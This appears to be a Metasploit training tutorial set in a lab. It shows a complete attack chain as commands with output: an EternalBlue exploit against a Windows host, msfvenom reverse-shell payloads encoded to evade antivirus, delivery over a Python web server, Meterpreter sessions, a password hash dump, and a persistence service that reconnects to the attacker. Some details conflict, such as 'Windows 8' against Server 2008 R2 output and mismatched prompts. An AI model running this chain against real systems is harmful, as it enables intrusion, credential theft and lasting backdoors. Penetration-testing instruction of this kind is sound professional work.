Metasploit Framework

https://www.metasploit.com

Overview

Metasploit is an open-source penetration testing framework that helps security professionals to test and exploit vulnerabilities in computer systems, networks, and applications. It provides a set of tools and modules that allow penetration testers to identify, exploit, and escalate their privileges on target systems.

Install and update metasploit framework via those commands (note, that in Kali Linux Metasploit framework is preinstalled).

```
sudo apt install metasploit-framework
```

```
sudo msfupdate
```

Explore Metasploit framework structure. The Metasploit is installed in the `/usr/share/metasploit-framework` directory:

```
┌──(kali㉿kali)-[~]
└─$ ls -al /usr/share/metasploit-framework
total 176
drwxr-xr-x  14 root root  4096 Apr  7 16:53 .
drwxr-xr-x 365 root root 12288 Apr  7 16:57 ..
drwxr-xr-x   5 root root  4096 Dec  5 08:38 app
drwxr-xr-x   2 root root  4096 Apr  7 16:53 .bundle
drwxr-xr-x   3 root root  4096 Apr  7 16:53 config
drwxr-xr-x  26 root root  4096 Apr  7 16:53 data
drwxr-xr-x   3 root root  4096 Apr  7 16:53 db
drwxr-xr-x   6 root root  4096 Apr  7 16:53 docs
lrwxrwxrwx   1 root root    27 Nov 13 12:47 documentation -> ../doc/metasploit-framework
-rw-r--r--   1 root root  1483 Feb 24 03:22 Gemfile
-rw-r--r--   1 root root 13521 Feb 24 03:22 Gemfile.lock
drwxr-xr-x  16 root root  4096 Apr  7 16:53 lib
-rw-r--r--   1 root root  9773 Feb 24 03:22 metasploit-framework.gemspec
drwxr-xr-x   9 root root  4096 Dec  5 08:38 modules
-rwxr-xr-x   1 root root   798 Feb 24 03:22 msfconsole
-rwxr-xr-x   1 root root  2807 Feb 24 03:22 msfd
-rwxr-xr-x   1 root root  5854 Feb 24 03:22 msfdb
-rw-r--r--   1 root root  1313 Feb 24 03:22 msf-json-rpc.ru
-rwxr-xr-x   1 root root  2212 Feb 24 03:22 msfrpc
-rwxr-xr-x   1 root root  9580 Feb 24 03:22 msfrpcd
-rwxr-xr-x   1 root root   166 Feb 24 03:22 msfupdate
-rwxr-xr-x   1 root root 14074 Feb 24 03:22 msfvenom
-rw-r--r--   1 root root   427 Feb 24 03:22 msf-ws.ru
drwxr-xr-x   2 root root  4096 Apr  7 16:53 plugins
-rwxr-xr-x   1 root root  1316 Feb 23 11:02 Rakefile
-rwxr-xr-x   1 root root   876 Feb 24 03:22 ruby
-rwxr-xr-x   1 root root   140 Feb 24 03:22 script-exploit
-rwxr-xr-x   1 root root   141 Feb 24 03:22 script-password
-rwxr-xr-x   1 root root   138 Feb 24 03:22 script-recon
drwxr-xr-x   5 root root  4096 Dec  5 08:38 scripts
drwxr-xr-x  13 root root  4096 Apr  7 16:53 tools
drwxr-xr-x   3 root root  4096 Dec  5 08:38 vendor
```

Metasploit has a lot of modules:

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls
auxiliary  encoders  evasion  exploits  nops  payloads  post
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls auxiliary
```

```
admin  analyze  bnat  client  cloud  crawler  docx  dos  example.py  example.rb  fileformat
```

One of the important directory is the `exploits`

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls exploits

aix         bsdi                      example.rb          hpux       multi    qnx
android     dialup                    example_webapp.rb   irix       netware  solaris
apple_ios   example_linux_priv_esc.rb  firefox             linux      openbsd  unix
bsd         example.py                freebsd             mainframe  osx      windows
```

There are exploits for various operating systems

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls exploits/windows
antivirus   dcerpc      games  ldap     mmsp      nntp      proxy  smtp       vnc
arkeia      email       http   license  motorola  novell    rdp    ssh        vpn
backdoor    emc         ibm    local    mssql     nuuo      sage   ssl        winrm
backupexec  fileformat  iis    lotus    mysql     oracle    scada  telnet     wins
brightstor  firewall    imap   lpd      nfs       pop3      sip    tftp
browser     ftp         isapi  misc     nimsoft   postgres  smb    unicenter
```

Database management

The database is an integral part of the Metasploit Framework because it allows users to keep track of information about vulnerabilities, such as the target operating system, IP addresses, software versions, and other details that are critical for successful exploitation. The database also allows users to keep track of information about exploits and payloads that have been used in previous tests, making it easier to reuse and modify them for future tests.

Metasploit uses PostgreSQL. use the following commands in order to start database management:

```
sudo systemctl start postgresql
```

```
sudo msfdb init
```

Metasploit console

The main working place of the Metasploit is its console

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ msfconsole
[!] The following modules were loaded with warnings:

                  ################           #
                ######################       #
               ########################     #
              ############################
             ##############################
             ##############################
            ################################
            ################################
                        #    ########   #
              ##        ###        ####   ##
                                   ###   ###
                                 ####   ###
             ####          ##########   ####
             ######################   ####
               ###################   ####
                 ################## ####
                   ############      ##
                      ########        ###
                     #########        #####
                    ############     ######
                    https://metasploit.com
      =[ metasploit v6.3.4-dev                          ]
```

```
+ -- --=[ 2295 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

msf6 >
```

You will see the Metasploit console prompt on the console `msf6 >`

Metasploit has vast amount of features. Press ? for documentation. The following command displays all the exploits

```
msf6 > show exploits
```

It is possible to search for the specific exploit.

EternalBlue

Now let's use popular vulnerability for windows 8. We will use EternalBlue.

EternalBlue is an exploit that allows cyber threat actors to remotely execute arbitrary code and gain access to a network by sending specially crafted packets. It exploits a software vulnerability in Microsoft's Windows operating systems (OS). More information on EternalBlue you can find in this address:

https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf

```
msf6 > search eternalblue
```

You will see the following screen

```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB
Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote
Code Execution


Interact with a module by name or index. For example info 4, use 4 or use
exploit/windows/smb/smb_doublepulsar_rce
```

Try to use the first one.

```
msf6 exploit(windows/smb/smb_doublepulsar_rce) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Explore the options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
```

The following options will be displayed

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only
affects Windows Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
```

```
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only
affects Windows Server 2008 R2, Windows 7, Windows Embed
                                             ded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
Windows Server 2008 R2, Windows 7, Windows Embedded Standa
                                             rd 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

Everything is set except the target. Let's set the target:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
```

Now, lets check if our target is vulnerable to `eternalblue` attack:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
```

Windows 8 is vulnerable. Let's use this exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.15:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.2.15:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.2.15:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.2.15:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.15
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

```
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:49582) at 2023-05-06 16:47:37 -0400
```

We get full control over the system: we can get the shell, hashdump, screenshots, etc…

In our case we use `meterpreter` as payload. See more about payloads and `meterpreter` in the following sections.

Payloads

In the context of computing and technology, a payload typically refers to the part of a message, data transmission, or network packet that carries the actual data that is being sent. The payload is the essential part of the message, as opposed to any headers, metadata, or other extraneous information that may accompany it.

For example, in a network packet, the payload would be the actual data being transmitted, such as an email message or a file download, while the header would contain information about the source and destination of the packet, as well as other information required for routing and delivery.

In the context of computer viruses and malware, the payload refers to the malicious code that is delivered and executed on a victim's system. The payload is the part of the virus or malware that carries out its intended malicious function, such as deleting files, stealing data, or spreading the infection to other systems.

Generating and encoding payloads with `msfvenom`

Msfvenom (Metasploit Framework Venom) is a command-line tool that is part of the Metasploit Framework to generate and encode various types of payloads that can be used for remote code execution, backdoor access, and other forms of malicious activity.

Msfvenom can be used to create payloads for a variety of different operating systems and architectures, including Windows, Linux, and macOS. It supports a range of output formats, including raw shellcode, executable files, and various types of encoded payloads. The tool can also be used to generate payloads that are specifically designed to bypass antivirus and other security controls.

```
┌──(kali㉿kali)-[~/os]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Encoded Payload
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f exe -e x86/shikata_ga_nai -i
5 -b '\x00\xff' > encodedpayload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai succeeded with size 564 (iteration=1)
x86/shikata_ga_nai succeeded with size 591 (iteration=2)
x86/shikata_ga_nai succeeded with size 618 (iteration=3)
x86/shikata_ga_nai succeeded with size 645 (iteration=4)
x86/shikata_ga_nai chosen with final size 645
Payload size: 645 bytes
Final size of exe file: 7168 bytes
```

- `-p windows/meterpreter/reverse_tcp`: This option specifies the payload to use. In this case, we're using the `windows/meterpreter/reverse_tcp` payload, which is a 32-bit version of the Meterpreter payload that connects back to the attacker's system using the TCP protocol.

- `LHOST=10.0.2.4`: This option specifies the IP address of the system that the payload will connect back to. In this case, the IP address is `10.0.2.4`.

- `LPORT=4444`: This option specifies the port number that the payload will use to connect back to the attacker's system. In this case, the port number is `4444`.

- `-f exe`: This option specifies the format of the output file. In this case, we're specifying that the output file should be in the `exe` format, which is a Windows executable file.

- `-e x86/shikata_ga_nai -i 5`: These options specify the encoding method to use for the payload. The `x86/shikata_ga_nai` encoder is used to obfuscate the payload and make it harder to detect by antivirus software. The `-i` option specifies the number of times to iterate the encoding process, which in this case is 5 times.

- `-b '\x00\xff'`: This option specifies a list of characters to avoid when encoding the payload. In this case, we're avoiding the null byte (`\x00`) and the byte with value `255` (`\xff`).

- `> encodedpayload.exe`: This redirects the output of the `msfvenom` command to a file named `encodedpayload.exe`. The file will be created in the current working directory.

Overall, this `msfvenom` command generates a 64-bit Meterpreter payload that connects back to the attacker's system using the TCP protocol on port `4444`. The payload is encoded using the `x86/shikata_ga_nai` encoder and iterated 5 times to obfuscate it and avoid detection by antivirus software. The resulting payload is saved to a file named `encodedpayload.exe`.


Meterpreter

Meterpreter is a powerful and versatile payload used in penetration testing and hacking. It is a post-exploitation tool that enables an attacker to take control of a compromised system and execute various commands remotely. Meterpreter is typically used as part of a larger attack chain, where the attacker first gains initial access to a system using a different exploit or vulnerability, and then uses Meterpreter to maintain persistence, escalate privileges, and exfiltrate data.

Meterpreter was originally developed as part of the Metasploit Framework, a popular open-source tool for penetration testing and exploitation. It is designed to be highly modular and extensible, allowing attackers to customize it to their specific needs. Meterpreter can run on a variety of operating systems, including Windows, Linux, and macOS, and it supports a wide range of functionality, including file system manipulation, network enumeration, and password cracking.

It's worth noting that while Meterpreter is a powerful tool for penetration testing, it is also commonly used by malicious actors in real-world attacks. As such, it's important to use Meterpreter responsibly and only in the context of authorized security testing.

We will use reverse TCP connection for our purposes.



Run the http server to make our payload files accessible from outside machine

```
sudo python -m http.server 80
```

Download payload files to the target machine. Type the address of the our Kali Linux machine into the browser in order to get those file from the web server. Once we got the files, we can turn off our web server by pressing `Ctrl+C`.

Now we should listen to the connections from our victim machine. We will do it via `msfconsole`. Open `msfconsole` and type the following command

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Execute the following command

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

See the options for our payload

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.
```

The only option to set is `LHOST`. Set the host and run listening process

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 10.0.2.15:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Now, run the payload on the windows machine as administrator. Once the payload is running, you will see the connection in `msfconsole`

```
msf6 exploit(multi/handler) > run

[-] Handler failed to bind to 10.0.2.15:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175686 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:49270) at 2023-04-17 13:01:34 -0400

meterpreter >
```

Now our session is working and we are able to send commands.

For example, the `sysinfo` command gives us the exact information about the target system.

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

You can use help (?) command in order to get information about all the command of meterpreter.

You can type shell in order to get windows command prompt:

```
meterpreter > shell
Process 996 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\vagrant\Downloads>
```

It is possible to manage a lot of session simultaneously from the msfconsole.

Send the current job into the background if needed. Then it is always possible to back this session in foreground. The example below illustrates to background the session, to view the sessions and to foreground particular session.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  VAGRANT-2008R2\vagrant @ VAGRANT-20  10.0.2.4:4444 -> 10.0.2.15:49270
(10
                                     08R2                                 .0.2.15)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

It is always good idea to migrate into more reliable process. Run `ps` command and look for reliable processes.

For example, `explorer.exe` is good for this purpose.

```
4748  488   taskhost.exe       x64   1        VAGRANT-2008R2\vagrant
C:\Windows\System32\taskhost.exe
 4868  976   dwm.exe            x64   1        VAGRANT-2008R2\vagrant        C:\Windows\System32\dwm.exe
 4988  4876  explorer.exe       x64   1        VAGRANT-2008R2\vagrant        C:\Windows\explorer.exe
 5056  4988  DesktopCentral.ex  x86   1        VAGRANT-2008R2\vagrant
C:\ManageEngine\DesktopCentral_Seerver\bin\DesktopCentral.exe

meterpreter >
```

Migrate to that process via the command

```
meterpreter > migrate 4988
[*] Migrating from 4868 to 4988...
[*] Migration completed successfully.
meterpreter >
```

Now we are into x64 session

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Get the user information

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

Try to take screenshot of the target machine.

Try to watch the screen of the target machine in real time.

Try to download and upload files.

Setting up persistence

Once we gain access to the computer it is good idea to make our connection persistent. In future, this computer OS may be upgraded and it might not be vulnerable again. So, we need to have access to it in the future also without exploiting it again.

First of all, establish the `meterpreter` session and put it into the background

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) > session
[-] Unknown command: session
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  10.0.2.4:4444 -> 10.0.2.15:49793
(10.0.2.15)
```

now let's search for the persistence

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search persistence

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence   1999-03-09       excellent  No     APT Package
Manager Persistence
   1   exploit/windows/local/ps_wmi_exec                   2012-08-19       excellent  No
Authenticated WMI Exec via Powershell
   2   exploit/linux/local/autostart_persistence           2006-02-13       excellent  No     Autostart
Desktop Item Persistence
   3   exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash
Profile Persistence
   4   exploit/linux/local/cron_persistence                1979-07-01       excellent  No     Cron
Persistence
   5   exploit/osx/local/persistence                       2012-04-01       excellent  No     Mac OS X
Persistent Payload Installer
   6   exploit/osx/local/sudo_password_bypass              2013-02-28       normal     Yes    Mac OS X
Sudo Password Bypass
   7   exploit/windows/local/vss_persistence               2011-10-21       excellent  No     Persistent
Payload in Windows Volume Shadow Copy
   8   auxiliary/server/regsvr32_command_delivery_server                    normal     No
Regsvr32.exe (.sct) Command Delivery Server
   9   post/linux/manage/sshkey_persistence                                 excellent  No     SSH Key
Persistence
   10  post/windows/manage/sshkey_persistence                               good       No     SSH Key
Persistence
   11  exploit/linux/local/service_persistence             1983-01-01       excellent  No     Service
Persistence
   12  exploit/windows/local/wmi_persistence               2017-06-06       normal     No     WMI Event
Subscription Persistence
   13  post/windows/gather/enum_ad_managedby_groups                         normal     No     Windows
Gather Active Directory Managed Groups
   14  post/windows/manage/persistence_exe                                  normal     No     Windows
Manage Persistent EXE Payload Installer
   15  exploit/windows/local/s4u_persistence               2013-01-02       excellent  No     Windows
Manage User Level Persistent Payload Installer
   16  exploit/windows/local/persistence                   2011-10-19       excellent  No     Windows
Persistent Registry Startup Payload Installer
   17  exploit/windows/local/persistence_service           2018-10-20       excellent  No     Windows
Persistent Service Installer
   18  exploit/windows/local/registry_persistence          2015-07-01       excellent  Yes    Windows
Registry Only Persistence
   19  exploit/windows/local/persistence_image_exec_options  2008-06-28       excellent  No     Windows
Silent Process Exit Persistence
   20  exploit/linux/local/yum_package_manager_persistence   2003-12-17       excellent  No     Yum Package
Manager Persistence
   21  exploit/unix/local/at_persistence                   1997-01-01       excellent  Yes    at(1)
Persistence
   22  exploit/linux/local/rc_local_persistence            1980-10-01       excellent  No     rc.local
Persistence


Interact with a module by name or index. For example info 22, use 22 or use
exploit/linux/local/rc_local_persistence
```

As you can see, there are many tools for making our access persistent.

Use `exploit/windows/local/persistence_service`.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Or simply use 17

```
msf6 exploit(windows/local/persistence) > use 17

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Show the options

```
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):
```

```
   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as
default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as
default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.
```

As we can see, this service will try to connect to server every 5 seconds.

Our previous session uses local port 4444, so we have to change the LPORT option for the new session

```
msf6 exploit(windows/local/persistence) > set LPORT 1234
LPORT => 1234
```

Set the session

```
msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION => 1
```

Run the exploit

```
msf6 exploit(windows/local/persistence_service) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/metasm-1.0.5/metasm/preprocessor.rb:541:
warning: Exception in finalizer #<Proc:0x00007fd87a7d4560 /usr/share/metasploit-
framework/lib/rex/post/meterpreter/extensions/stdapi/sys/process.rb:339>
[*] Started reverse TCP handler on 10.0.2.4:1234
[*] Running module against VAGRANT-2008R2
[+] Meterpreter service exe written to C:\Windows\TEMP\hMAUvMx.exe
[*] Creating service OPNL
[*] Sending stage (175686 bytes) to 10.0.2.15
[*] Cleanup Meterpreter RC File: /home/kali/.msf4/logs/persistence/VAGRANT-2008R2_20230507.1259/VAGRANT-
2008R2_20230507.1259.rc
[*] Meterpreter session 3 opened (10.0.2.4:1234 -> 10.0.2.15:49268) at 2023-05-07 05:13:00 -0400
```

Now we have the persistent connection to the target.

We can exit from `msfconsole` and we can reboot the windows computer also.

If we start `msfconsole` again and select windows `meterpreter`, we will be able to connect to our target.

Select multi handler at first.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Set the `meterpreter` as payload

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Set the options. Look at the options at first.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

At this case we need to set LHOST option to our Kali Linux computer IP address.

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
```

Now we are ready to exploit the target. Run the exploit

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175686 bytes) to 10.0.2.15
